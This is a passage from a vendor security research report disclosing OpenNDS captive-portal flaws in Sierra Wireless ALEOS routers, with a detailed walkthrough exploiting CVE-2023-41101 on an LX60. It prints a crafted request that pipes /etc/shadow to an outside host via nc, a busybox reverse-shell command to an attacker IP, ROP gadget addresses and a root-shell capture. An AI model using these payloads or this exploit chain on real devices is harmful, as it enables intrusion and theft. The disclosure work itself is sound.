May 25 11:35:17 err InitNG: Service daemon/opennds FAILED.
May 25 11:35:28 alert ALEOS_SYSTEM_WDlog: New core dump core-4.16.0.021-44ac641-MHD-single-11-0-0-2696-1685014517
added to core manifest

```

Figure 24 – Crashing the OpenNDS daemon in ALEOS

9.6. OpenNDS OS command execution

We also identified several issues that may lead to OS command execution. These vulnerabilities do not affect ALEOS directly, as they require certain changes (or the ability to make these changes) to the main configuration file of OpenNDS – `opennds.conf`.

The most severe is **CVE-2023-38316**: when the custom URL unescape callback is enabled in the OpenNDS configuration file, attackers can execute arbitrary OS commands with crafted HTTP requests. (See Figure 25 below)

```

1: size_t unescape(void * cls, struct MHD_Connection *c, char *src)
2: {
3:     char unescapecmd[QUERYMAXLEN] = {0};
4:     char msg[QUERYMAXLEN] = {0};
5:
6:     debug(LOG_DEBUG, "Escaped string=%s\n", src);
7:     snprintf(unescapecmd, QUERYMAXLEN, "/usr/lib/opennds/unescape.sh -url \"%s\"", src);
8:     debug(LOG_DEBUG, "unescapecmd=%s\n", unescapecmd);
9:
10:    if (execute_ret_url_encoded(msg, sizeof(msg) - 1, unescapecmd) == 0) {
11:        debug(LOG_DEBUG, "Unescaped string=%s\n", msg);
12:        strcpy(src, msg);
13:    }
14:
15:    return strlen(src);
16: }

```

Figure 25 – The custom “unescape()” function in OpenNDS

Figure 25 shows the function unescape() that will be called to unescape URLs for each HTTP request when the custom unescape callback is enabled. The name of the execute_ret_url_encoded() function called on line 10 is misleading, as it does not encode the OS command passed into it (see Figure 26 below). The underlying _execute_ret() function will execute a command cmd as is, therefore it must be escaped and validated beforehand. Since this is not done at all, attackers can inject additional commands in place of the arguments to the unescape.sh script.

```

/* Warning: Any client originated portion of the cmd string must be url encoded before calling this function.
It may not be desired to url encode the entire cmd string,
so it is our responsibility to encode the relevant parts (eg the clients original request url) before calling.
*/
int execute_ret_url_encoded(char* msg, int msg_len, const char *cmd)
{
    return _execute_ret(msg, msg_len, cmd);
}

```

Figure 26 – The execute_ret_url_encoded() function

The injected OS commands will be executed with the privileges of the OpenNDS daemon (most likely, root). Figure 27 (below) shows an example of such a crafted URL that will send the contents of the /etc/shadow back to the attacker. It is also possible to launch a reverse shell, for instance.

```

GET /helloworld" && cat /etc/shadow | nc 192.168.56.1 1234 || echo "AAA HTTP/1.1
Accept: nothing
User-Agent: none

```

Figure 27 – Exploiting CVE-2023-38316

The exploitability of four other OS command injection vulnerabilities (CVE-2023-38317, CVE-2023-38318, CVE-2023-38319, CVE-2023-38323) summarized previously in Table 2 depends on whether the attackers can modify the opennds.conf configuration file directly or indirectly. For example, these vulnerabilities cannot be exploited in current versions of ALEOS, since the file cannot be changed by users. However, on other manufacturers’ devices, it may be possible to adjust certain captive portal settings via the UI and have them reflected in the configuration file. In this case, if the user input is not sanitized, the vulnerabilities may be exploitable.

9.7. OpenNDS memory leaks and remote code execution

We also had a quick look at a release of OpenNDS that came after our initial findings against version 9.x: version 10.1.1. The new major version fixed several of the issues we found in 9.x and performed major refactoring of some functionality, in particular, changing the way memory is allocated. For example, many buffers allocated previously in the stack are now allocated in the heap.

This major refactoring resulted in multiple memory leaks such that when the captive portal runs on a device with constrained resources (such as many IoT devices), attackers may take the portal offline by creating multiple connections (we filed all these memory leaks under the umbrella of **CVE-2023-41102**). One of the most prominent examples was explicit memory allocation for a buffer before passing it into “safe_asprintf()”, as shown below in **Figure 28**.

```
1:
2: #define QUERYMAXLEN 8192
3:
4: // ...
5: static int show_preauthpage(struct MHD_Connection *connection, const char *query)
6: {
7:     char *cmd;
8:
9:     // ...
10:
11:     cmd = safe_calloc(QUERYMAXLEN);
12:     safe_asprintf(&cmd, "%s '%s' '%s' '%d' '%s'",
13:                 config->preauth, enc_query, enc_user_agent, config->login_option_enabled,
14:                 config->themespec_path);
15:     rc = execute_ret_url_encoded(msg, HTMLMAXSIZE - 1, cmd);
16:     free(cmd);
17:     // ...
18: }
19: }
```

```
int safe_asprintf(char **strp, const char *fmt, ...)
{
    va_list ap;
    int retval;

    va_start(ap, fmt);
    retval = safe_vasprintf(strp, fmt, ap);
    va_end(ap);

    return (retval);
}

int safe_vasprintf(char **strp, const char *fmt, va_list ap)
{
    int retval;

    retval = vasprintf(strp, fmt, ap);

    if (retval == -1) {
        printf("Failed: Memory allocation error");
        exit (1);
    }

    return (retval);
}
```

Figure 28 – An example of a memory leak related to safe_asprintf()

Here, “safe_asprintf()” (wrapper around `vasprintf()`) will take care of allocating the destination buffer. However, a buffer is being allocated in the “show_preauthpage()” function as well. In this case, when the pointer to the buffer (`cmd`) is eventually passed into “free()” (line 15), the call will deallocate the memory allocated by “vasprintf()”, but the pointer to the first allocation will be lost, and that memory will never be freed.

While examining the code for memory leaks, we stumbled upon **CVE-2023-41101**: the function that parses query strings parameters in OpenNDS is vulnerable to a stack buffer overflow in versions 9.x (used by Sierra Wireless), and a heap-based buffer overflow in OpenNDS 10.x and onwards. Below, we only discuss the stack-based overflow.

The code snippet shown below in **Figure 29** reveals how a buffer for a query string (`query_str`) is declared. The value of `QUERYMAXLEN` is set to 8192 by default.

```

// OpenNDS 9.x - memory allocation for "query"
static int preauthenticated(struct MHD_Connection *connection,
                           const char *url,
                           t_client *client)
{
    s_config *config = config_get_config();
    const char *host = config->gw_address;
    const char *redirect_url;
    char query_str[QUERYMAXLEN] = {0};
    char *query = query_str;
    // ...

    // Check for preauthdir
    if (check_authdir_match(url, config->preauthdir) {
        debug(LOG_DEBUG, "preauthdir url detected: %s", url);

        get_query(connection, &query, QUERYSEPARATOR);

        ret = show_preauthpage(connection, query);
        return ret;
    }
    // ...
}

```

Figure 29 – The “preauthenticated()” function where the buffer “query_str” is declared

The function “get_query()” is called in several places of “preauthenticated()” and is used to populate the *query* (*query_str*) buffer with the contents of the query string sent by users via GET HTTP requests. There are almost no differences between the function “get_query()” in the versions 9.x and 10.x of OpenNDS. In fact, we identified that the code originates from the NoDogSplash captive portal. Therefore, **OpenNDS and the original NoDogSplash project share the same vulnerability.**

Figure 30 shows the implementation of the “get_query()” function (some code was omitted for brevity). The second parameter of the function is a pointer to the *query_str* buffer declared in “preauthenticated()”. The root of the problem with this function is shown on the lines 14 and 24:

- First, the length of an individual query string parameter is calculated with the “strlen()” function. Despite its name that implies its purpose for calculating the length of strings, it actually calculates the length of any sequence of bytes until the position that contains the 0x00 (NULL) byte. Therefore, attackers can control the *length* variable by sending sequences of arbitrary bytes in place of query string parameters, and placing the NULL byte into a chosen position.
- Second, the fixed *query_str* buffer gets populated with the attacker-provided data, based on the attacker-controlled length.

To summarize, if the captive portal receives a GET request with a query string parameter that is longer than *QUERYMAXLEN* (8192 bytes by default) (see Figure 30 below), the stack may be corrupted by overwriting it with attacker-controlled data, leading to a Denial-of-Service or a Remote Code Execution.


```

static int get_query(struct MHD_Connection *connection, char **query, const char *separator)
{
    1:   int element_counter;
    2:   char **elements;
    5:   char *query_str;
    4:   struct collect_query collect_query;
    5:   int i;
    6:   int j;
    7:   int length = 0;
    // [...]
    8:   // Collect the arguments of the query string from MHD
    9:   MHD_get_connection_values(connection, MHD_GET_ARGUMENT_KIND, collect_query_string, &collect_query);
    10:
    11:  for (i = 0; i < element_counter; i++) {
    12:      if (!elements[i])
    13:          continue;
    14:      length += strlen(elements[i]);
    15:
    16:      if (i > 0) // q=foo&o=bar the '&' need also some space
    17:          length++;
    18:  }
    // [...]
    19:  query_str = safe_malloc(QUERYMAXLEN);
    20:  for (i = 0, j = 0; i < element_counter; i++) {
    21:      if (!elements[i]) {
    22:          continue;
    23:      }
    24:      strncpy(*query + j, elements[i], length - j);
    25:      if (i == 0) {
    26:          // query_str is empty when i = 0 so safe to copy a single char into it
    27:          strcpy(query_str, "?");
    28:      } else {
    29:          if (QUERYMAXLEN - strlen(query_str) > length - j + 1) {
    30:              strcat(query_str, separator, QUERYMAXLEN - strlen(query_str));
    31:          }
    32:      }
    33:      // note: query string will be truncated if too long
    34:      if (QUERYMAXLEN - strlen(query_str) > length - j) {
    35:          strcat(query_str, *query, QUERYMAXLEN - strlen(query_str));
    36:      } else {
    37:          debug(LOG_WARNING, " Query string exceeds the maximum of %d bytes so 73: has been truncated.", QUERYMAXLEN/2);
    38:      }
    39:      free(elements[i]);
    40:  }
    41:  debug(LOG_DEBUG, " query is [%s]", query_str);
    42:  strncpy(*query, query_str, QUERYMAXLEN);
    43:  free(query_str);
    44:  free(elements);
    45:  return 0;
    46: }

```

Figure 30 – The “get_query()” function

The original vulnerability in OpenNDS/NoDogSplash looked as if it could be exploited by attackers. Yet, we wished to understand whether they could achieve arbitrary code execution on a Sierra Wireless target which we had in our lab.

10. Technical Dive-In #3: Exploiting CVE-2023-41101 on LX60

In this Section, we detail how we exploited **CVE-2023-41101** against a Sierra Wireless LX60 running the latest available version of ALEOS, 4.16.0. To exploit this vulnerability, attackers do not need to be authenticated with ALEOS, but there are three requirements:

- (1) They need to be within the range of the WiFi network that is configured to run the OpenNDS captive portal;
- (2) They must know or crack the WiFi password if it is password-protected to be able to connect to the network and interact with OpenNDS. Although typically, in public places WiFi networks controlled by captive portals are NOT password-protected;
- (3) They need to guess the thread-local heap base address (more on that later, but chances of success are quite high).
- (4)

10.1. A closer look at the binary

Since we had no debugging capabilities on the target (because, by design, root login is disabled), we started by emulating the OpenNDS binary shipped with ALEOS 4.16.0. This allowed us to establish the following:

- **The binary has full symbols.** While this is not strictly necessary, as the source code of OpenNDS is available, it is very handy.
- **The NX (no-execute) bit is set during compilation,** rendering the stack and the heap not executable. We cannot inject shellcode into these memory regions.
- **ASLR (Address Space Layout Randomization) is enabled,** thus (in theory) all virtual memory regions are subject to base address randomization.
- **The PIE (Position Independent Executable) option is disabled.** Even if ASLR is enabled, the base address of the executable itself (and function addresses) will not be randomized. This allows for considering **ROP** (Return-Oriented Programming) or “**return-to-libc**” techniques that allow to bypass ASLR altogether. The lack of PIE also simplifies Information Leak attacks that are sometimes needed to defeat ASLR.

To summarize, we had the NX and ASLR memory protection mechanisms to defeat but the absence of PIE could make our job much easier. This, yet again, shows that a single memory protection measure is never enough, and if used alone can be a mere nuisance to attackers.

```
0x20a34 <preauthenticated+608> mov     r7, r0
0x20a38 <preauthenticated+612> mov     r8, r7
0x20a3c <preauthenticated+616> add     sp, sp, #42496 ; 0xa600
0x20a40 <preauthenticated+620> add     sp, sp, #196 ; 0xc4
b-> 0x20a44 <preauthenticated+624> pop     {r4, r5, r6, r7, r8, r9, r10, r11, pc}
0x20a48 <preauthenticated+628> ldr     r3, [pc, #3060] ; 0x21644 <preauthenticated+3696>
0x20a4c <preauthenticated+632> ldr     r8, [pc, #3060] ; 0x21648 <preauthenticated+3700>
0x20a50 <preauthenticated+636> add     r3, pc, r3

(gdb) bt
#0 0x00020a44 in preauthenticated (connection=connection@entry=0x3f508b00,
url=url@entry=0x3f5006ec "dummy_url/", client=0x0, client@entry=0x3f508c08)
at src/http_microhttpd.c:958
#1 0x00021914 in libmicrohttpd_cb (cls=<optimized out>, connection=0x3f508b00,
url=0x3f5006ec "dummy_url/", method=<optimized out>, version=0x3f5026f8 "HTTP/1.4",
upload_data=0x0, upload_data_size=0x3fe2d4e4, ptr=0x3f508b2c)
at src/http_microhttpd.c:467
#2 0x3ff9faf4 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) x/24wx $sp-8
0x3fe2d42c: 0x00000000 0x3f500044 0x3f5006ec 0x3fe2d478
0x3fe2d43c: 0x3fe2d464 0x3f508b00 0x0003f000 0x3f508c08
0x3fe2d44c: 0x00000000 0x3eb02348 0x00021914 0x3f5006e8
0x3fe2d45c: 0x3f5006ec 0x00000000 0x343a3230 0x38653a32
0x3fe2d46c: 0x3a61333a 0x663a6665 0x3f500066 0x2e323731
0x3fe2d47c: 0x302e3731 0x0000312e 0x3ff9f6d4 0x00000000
(gdb) |
```

Figure 31 – The layout of the stack on the ARM32 binary of OpenNDS used in ALEOS 4.16

Before developing the exploit, we must see how the overflowed stack appears. Figure 31 (above) shows the layout of the stack just before we exit the “*preauthenticated()*” function under normal circumstances:

- The 8 bytes at the address **0x3fe2d42c** (marked in **orange**) are the last 8 bytes that belong to the *query_str* buffer. The next 8 bytes are the address stored in one of the local variables adjacent to *query_str*.
- The bytes marked in **blue** (**0x3fe2d434 - 0x3fe2d450**) are the saved registers from the function “*libmicrohttpd_cb()*” that calls “*preauthenticated()*”. The “*libmicrohttpd_cb()*” function is a callback defined

in OpenNDS. This callback is invoked each time the underlying webserver library (*libmicrohttpd*) receives a web request.

- The bytes marked in **red** are the return address located somewhere within “*libmicrohttpd_cb()*”, right after the call to “*preauthenticated()*”.
- The bytes marked in **green** are some of the registers being saved prior to calling the function “*libmicrohttpd_cb()*”. Namely, **0x3f5006e8** points to a buffer that holds the entire HTTP request, and **0x3f5006ec** points to a buffer that holds the value of the URL specified in that request.

10.2. Limitations and caveats

Neither the heap nor the stack is executable, and ASLR is enabled but PIE is disabled. Therefore, jumping between various functions of the binary is trivial, and the most straightforward strategy for exploiting this vulnerability is as follows:

1. Construct a ROP chain that allows the attacker to hijack the control flow and populate the right registers with attacker-controlled data that eventually executes some useful function with attacker-controlled parameters.
2. Start by overflowing the *query_str* buffer in a way that allows control to jump to the beginning of that ROP chain. Proceed with overwriting the rest of the stack past the original return address with the rest of the gadgets of that ROP chain.

However, this would only work if the vulnerability allowed for arbitrary writes, which is not the case. Let us have another look at the implementation of the “*get_query()*” function shown previously in Figure 28:

- The use of the function “*strlen()*” on line 14 limits the overflow payload to byte sequences without zeros in arbitrary positions. This means we cannot freely overwrite stack entries with addresses that contain zeros. Since PIE is disabled, the absolute addresses for functions will have the highest byte equal to 0x00, meaning we can only write such an address once when overflowing the *query_str* buffer.
- To circumvent this, we could try to overwrite *query_str* in several iterations (see the loop that starts on line 20) by providing several NULL-terminated query string parameters. Unfortunately, this is not possible, since the function contains another bug – the value of the variable “*j*” is never changed, therefore each query string parameter will be written into the the same position in *query_str*.
- After writing attacker-controlled data into *query* (pointer to the original *query_str*) at line 24, the code eventually “detects” the overflow (lines 36-37), and stops writing query string data into another *query_str* buffer declared in “*get_query()*” (yes, this is a bit confusing). As a result, on line 42, *query* (pointing to the original *query_str*) will be overwritten with the contents of *query_str* (another buffer declared in “*get_query()*”): this will write the symbol “?” and numerous NULL bytes (the exact number is determined by *QUERYMAXLEN*) – on ARM32, this will give us 36 attacker-controlled bytes that can be placed on the stack past the *query_str* buffer, just before the return address is reached.

These are tight constraints: we do not need to guess the function addresses within the main binary. But they all contain NULL bytes in their addresses, meaning that we can only jump once by overwriting the return address of “*preauthenticated()*”. The section below describes how we populate the function parameters with attacker-controlled data.

10.3. Finding information leaks

There are some promising functions within the main binary into which we can jump directly (for instance, there is a PLT reference to “*system()*”), but they require populating either register **R0** or **R2** (scratch registers) with attacker-controlled data (such as an OS command to be executed). We could not find any gadgets within the

main binary that would allow to do so with only one jump, but in libc they are plentiful. Besides, the libc addresses likely do not have NULL bytes in them, as the library will be loaded into the virtual memory.

```
.plt:00011D08 ; Attributes: thunk
.plt:00011D08
.plt:00011D08 ; int system(const char *command)
.plt:00011D08 system ; CODE XREF: termination_handler+B4+p
.plt:00011D08 ; setup_from_config+868+p ...
.plt:00011D08 ADRL R12, 0x3ED10
.plt:00011D10 LDR PC, [R12,#(system_ptr - 0x3ED10)]! ; __imp_system
.plt:00011D10 ; End of function system
```

Figure 32 – system@plt in the OpenNDS ARM32 binary

Since ASLR is a part of the equation, this approach would require us knowing the base address of libc, which is impossible without leaking some library addresses back to us. There was no way to exploit the original bug to achieve information leaks, so we had to look around.

When examining the admin settings in *ACEmanager*, we spotted that logging is available and the verbosity of the logs can be adjusted. OpenNDS has several levels of log verbosity as well, and by experimenting with the log verbosity settings in *ACEmanager*, we could enable the debug messages produced by OpenNDS and see them in *ACEmanager*'s log viewer.

Some of these debug messages are syslog messages produced by the “_debug()” function in OpenNDS. The function accepts three parameters: a *filename* (register **R0**), a *line* (register **R1**), and a *log level* (register **R2**):

```
.text:00019854 _debug ; CODE XREF: main+54;p
.text:00019854 ; main+70;p ...
.text:00019854
.text:00019854 filename = -0xEC
.text:00019854 var_E0 = -0xE0
.text:00019854 vlist = -0xCC
.text:00019854 ts = -0xC8
.text:00019854 buf = -0xC4
.text:00019854 block_chld = -0xA8
.text:00019854 format = -4
.text:00019854 arg_0 = 0
.text:00019854 arg_11B7C = 0x11B7C
.text:00019854
.text:00019854 filename_0 = R0 ; const unsigned __int8 *
.text:00019854 line = R1 ; int
.text:00019854 level = R2 ; int
```

Figure 33 – The parameters of the “_debug()” function

Because of the aforementioned restrictions, we cannot populate any of these registers directly. However, we can overwrite the return address of “preauthenticated()” with the address of “_debug()” (0x19854), and see what happens.

```
switch ( (unsigned int)level )
{
case 0u:
case 3u:
v9 = debuglevel >= 0;
goto LABEL_3;
case 4u:
case 5u:
v9 = debuglevel > 0;
goto LABEL_3;
case 6u:
v9 = debuglevel > 1;
goto LABEL_3;
case 7u:
v9 = debuglevel > 2;
LABEL_3:
if ( !v9 )
return;
goto LABEL_9;
default:
debug("src/debug.c", 56, (const unsigned __int8 *)3, (int)"Unhandled debug level: %d", level);
LABEL_9:
```

Figure 34 – A pseudocode fragment from the “_debug()” function

Figure 34 (above) shows a pseudocode fragment from the “_debug()” function. The *level* argument is used to set the debug level for the syslog, and if the debug level value is not supported (for example, when it is set to 42), it will create a syslog message that says “Unhandled debug level: 42”. Also, note that *level* is stored in the register **R2** (see Figure 33).

That looks promising! We could have used functions like “*printf()*.” However, they would never print a message into the log window of ACEmanager, and we would be unable to see the output. After fiddling with the emulated binary, we found that when the “*preauthenticated()*” call exits (at the very moment when we can redirect the control flow), the value of the register **R2** contains an address that likely belongs to a local heap of the thread that is currently processing the GET request. (libmicrohttpd is using threads for individual client connections, and each such thread seems to have its own thread stack along with a thread-local heap.) Therefore, by overwriting the return address of the “*preauthenticated()*” call with the address of the “*_debug()*” function, we can leak the value of the register **R2** (an address in a thread-local heap).




Figure 35 – Looking at the leaked heap address in the log viewer of ACEmanager

Figure 35 (above) shows that we can indeed observe the leaked address in ACEmanager: in this case, the leaked address is **0x76400470 (1983906928)**. This value changes slightly depending on how long *OpenNDS* runs, how many connections it establishes with clients, and some other things. However, after multiple trials, we noticed that the leaked addresses had low entropy. This is very good news, as it means that ASLR exhibits common issues inherent to 32-bit systems: due to lack of randomness (8 bits only), default page size (4KB), the default stack sizes (8MB), as well as memory alignment requirements, thread stacks (and thread-local heaps) can have only a few practical base addresses, rendering ASLR ineffective.

Out of 15 runs, in 9 cases the base of the leaked address was **0x76400000**, and **0x76500000** in 6 cases. Moreover, in almost all cases, the lower bits of the address were exactly the same (e.g., **0x76400470**). If we examine the memory in the vicinity of that address, we see that the URL of the GET request are located at the offset **0x27c** in most of the runs – this gives us the address **0x764006ec** of the URL. Since we control the contents of the URL and now can reliably infer its absolute address, we could look for a proper gadget that allows placing it into the right register.

10.4. Putting it all together

By now we have established that we can reliably infer the address of the URL buffer that is under our control. The binary does not contain many useful gadgets that allow us to populate either **R0**, or the **R2** registers, and achieve an arbitrary jump at the same time. Also, because of the constraints imposed by “*strlen()*” that we discussed before, we cannot achieve a “*write-what-where*” condition, as we cannot prevent the binary from crashing.

However, the “`_execute_ret()`” function which we briefly covered during our discussion of **CVE-2023-38316** comes to the rescue!

```
.text:000241C8      MOV     R2, R4 ; cmd
.text:000241CC      MOV     R1, msg_len ; msg_len
.text:000241D0      MOV     rc, msg ; msg
.text:000241D4      BL     _execute_ret
```

Figure 36 – One gadget to rule them all

As can be seen in **Figure 31**, when “`preauthenticated()`” exits, it first pops the registers **R4-R11** before popping the last value from the stack into the **PC** register. Therefore, if we overwrite the stack in such a way that the value that will be popped into **R4** is set to the address of the URL buffer, and overwrite the value that will be popped into **PC** (the return address) with the address of the gadget shown on **Figure 36**, we can achieve arbitrary OS command execution.

Figure 37 (below) illustrates such an exploit in action (note that this screenshot was obtained from the binary run in an emulator, therefore the base address of the thread-local heap where the URL buffer is allocated will be different on the physical device):

- The bytes in **orange** are the last 8 bytes of the `query_str` buffer that gets overflowed.
- The bytes in **blue** are just padding.
- The bytes in **green** are the address of the URL buffer under our control.
- Finally, the bytes in **red** are the new return address (the gadget that starts at **0x241c8**, see **Figure 36**).

```
0x20a34 <preauthenticated+608> mov     r7, r0
0x20a38 <preauthenticated+612> mov     r6, r7
0x20a3c <preauthenticated+616> add     sp, sp, #42496 ; 0xa600
0x20a40 <preauthenticated+620> add     sp, sp, #196 ; 0xc4
b> 0x20a44 <preauthenticated+624> pop     {r4, r5, r6, r7, r8, r9, r10, r11, pc}
0x20a48 <preauthenticated+628> ldr     r3, [pc, #3060] ; 0x21644 <preauthenticated+3696>
0x20a4c <preauthenticated+632> ldr     r0, [pc, #3060] ; 0x21648 <preauthenticated+3700>
0x20a50 <preauthenticated+636> add     r3, pc, r3

(gdb) bt
#0 0x00020a44 in preauthenticated (connection=0x3f508b00, url=<optimized out>,
client=0x0) at src/http_microhttpd.c:958
#1 0x000241c8 in execute_ret (
msg=0x42424242 <error: Cannot access memory at address 0x42424242>,
msg_len=1111638594, fmt=0x640 <error: Cannot access memory at address 0x640>)
at src/util.c:307
#2 0x00000754 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) x/24wx $sp-8
0x3fe2d42c: 0x00000000 0x42424242 0x3f5006ec 0x42424242
0x3fe2d43c: 0x42424242 0x42424242 0x42424242 0x42424242
0x3fe2d44c: 0x42424242 0x42424242 0x000241c8 0x3f5006e8
0x3fe2d45c: 0x3f5006ec 0x00000000 0x343a3230 0x38653a32
0x3fe2d46c: 0x3a61333a 0x663a6665 0x3f500066 0x2e323731
0x3fe2d47c: 0x302e3731 0x0000312e 0x3ff9f6d4 0x00000000

.text:00020A38      MOV     R0, R7
.text:00020A3C      ADD     SP, SP, #0xA600
.text:00020A40      ADD     SP, SP, #0xC4
.text:00020A44      POP     {R4-R11,PC} ; format
.....
.text:000241C8      MOV     R2, R4 ; cmd
.text:000241CC      MOV     R1, msg_len ; msg_len
.text:000241D0      MOV     rc, msg ; msg
.text:000241D4      BL     _execute_ret
```

Figure 37 – The exploit illustrated

When crafting a malicious GET request, we ensure that the URL portion of the request contains the arbitrary OS command that we wish to execute, and we overflow the `query_str` buffer in such a way that the likely address of the URL buffer will be popped into the register **R4** and the address of the gadget (**0x241c8**) will be popped into the **PC** register. This is how we achieve arbitrary OS command execution with **root** privileges (OpenNDS requires

superuser privileges to run). This happens when we can successfully “guess” the address of the URL buffer (happens in about 60% of cases).

Since ALEOS ships with a variety of standard Linux utilities, including *busybox*, we can set the URL buffer to be “*/bin/busybox nc [ATTACKER_IP] [ATTACKER_PORT] -e /bin/bash*” to start a reverse shell back to the attacker’s machine (see [Figure 38](#) below). From there, attackers can do anything they wish with the device, such as set a different *root* password and launch an SSH server. While this vulnerability does not have 100% chance of success on the first attempt (due to an effect of ASLR and threading), it is a very nice way to “jailbreak”, or achieve full root access, into a device where such access is restricted by the manufacturer.

```
standash@theLab42-2:~/stuff/vr/ALEOS/xploit/opennds-RCE$ nc -l 192.168.17.100 1337
ls -lA
drwxr-xr-x  2 root    root      1266 Nov 17  2022 bin
drwxr-xr-x 10 root    root      3440 Sep 11 08:41 dev
drwxr-xr-x  1 root    root        300 Sep 11 08:40 etc
drwxr-xr-x  8 root    root      3573 Nov 17  2022 lib
lrwxrwxrwx  1 root    root        12 Nov 17  2022 linuxrc -> /bin/busybox
drwxr-xr-x  6 root    root        59 Nov 17  2022 mnt
dr-xr-xr-x 152 root    root        0 Jan  1  1970 proc
drwx-x-x-x  2 root    root      105 Nov 17  2022 root
drwxr-xr-x  2 root    root     1658 Nov 17  2022 sbin
drwxr-x--  13 root    acemanag  0 Sep 11 08:40 sys
lrwxrwxrwx  1 root    root        7 Nov 17  2022 tmp -> var/tmp
drwx-x-x-x 10 root    root      176 Nov 17  2022 usr
drwxrwxrwt 13 root    root      340 Sep 11 08:40 var
drwxr-xr-x  4 acemanag acemanag  38 Nov 17  2022 www
whoami
root
```

Figure 38 – Successful exploitation of CVE-2023-41101 on LX60

© 2023 Forescout Technologies, Inc. All rights reserved. Forescout Technologies, Inc. is a Delaware corporation. A list of our trademarks and patents is available at www.forescout.com/company/legal/intellectual-property-patents-trademarks. Other brands, products or service names may be trademarks or service marks of their respective owners. 12062023_01_02